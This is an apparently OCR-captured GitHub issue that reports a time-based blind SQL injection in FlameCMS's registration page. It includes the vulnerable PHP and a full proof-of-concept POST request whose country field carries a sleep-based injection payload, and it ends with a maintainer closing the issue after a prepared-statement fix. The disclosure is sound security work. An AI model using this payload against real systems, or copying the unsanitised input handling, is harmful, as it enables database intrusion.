
sql injection vulnerability (2) #26

Closed **blackjliuyun** opened this issue on Oct 17, 2019 · 2 comments

blackjliuyun commented on Oct 17, 2019

Hello
There is a Time-based blind injection vulnerability here too：
FlameCMS-master/account/register.php


```php
if(isset($_POST['submit']))
{
    $country        = $_POST['country'];
    $dobD           = $_POST['dobDay'];
    $dobM           = $_POST['dobMonth'];
    $dobY           = $_POST['dobYear'];
    $dob            = date( format: "Y-m-d", strtotime( time: $dobY . "-" . $dobM . "-" . $dobD));
    $firstName      = filter_var($_POST['firstname'], filter: FILTER_SANITIZE_STRING);
    $lastName       = filter_var($_POST['lastname'], filter: FILTER_SANITIZE_STRING);
    $email          = filter_var($_POST['emailAddress'], filter: FILTER_VALIDATE_EMAIL);
    $password       = filter_var($_POST['password'], filter: FILTER_SANITIZE_STRING);
    $question       = filter_var($_POST['question1'], filter: FILTER_SANITIZE_STRING);
    $answer         = filter_var($_POST['answer1'], filter: FILTER_SANITIZE_STRING);
    $sha_pass_hash  = sha1( str: strtoupper($email) . ":" . strtoupper($password));
    $code           = md5(uniqid(rand()));
```





poc：
POST /FlameCMS-master/account/register?XDEBUG_SESSION_START=16052 HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 379
Connection: close
Referer: http://127.0.0.1:8888/FlameCMS-master/account/register?XDEBUG_SESSION_START=19560
Cookie: bdshare_firstime=1521359417238; _ga=GA1.1.1769867541.1569134195; mprtcl-v4_CCA8AE13={'gs':{'ie':1|'dt':'719f10ea1d9f664eab8238c61651c212'|'cgid':'319bce97-c8d8-46c5-8392-475ba6458c8a'|'das':'52a59f82-afe9-4f23-a231-edd8a11fc7d1'}|'l':0|'2092622027007090544':{'fst':1569134198283}|'cu':'2092622027007090544'}; PHPSESSID=dc9b176c866392458b9562d3ff8f6840; XDEBUG_SESSION=16052
Upgrade-Insecure-Requests: 1

csrftoken=6d42030c-2ad6-4fa2-b3be-0ba74e5aa7aa&country=CRItest',concat('test',(select sleep(if(length(user())>1,1,0))),'333');#&ret=&sourceType=&dobMonth=1&dobDay=1&dobYear=2015&firstname=11111&lastname=11111&emailAddress=431%4011.com&emailAddressConfirmation=431%4011.com&password=11111&rePassword=11111&question1=19&answer1=bmw&agreedToChatPolicy=true&agreedToToU=true&submit

Time based injection and need to write the new emailAddress everytime to test







tlcd96 commented on Oct 17, 2019 — Contributor

got it

tlcd96 pushed a commit that referenced this issue on Oct 17, 2019

`Solve SQL Injection` ··· `5ca16b3`

tlcd96 commented on Oct 17, 2019 — Contributor

solved sql injection with prepared statement

 **tlcd96** closed this as completed on Oct 17, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants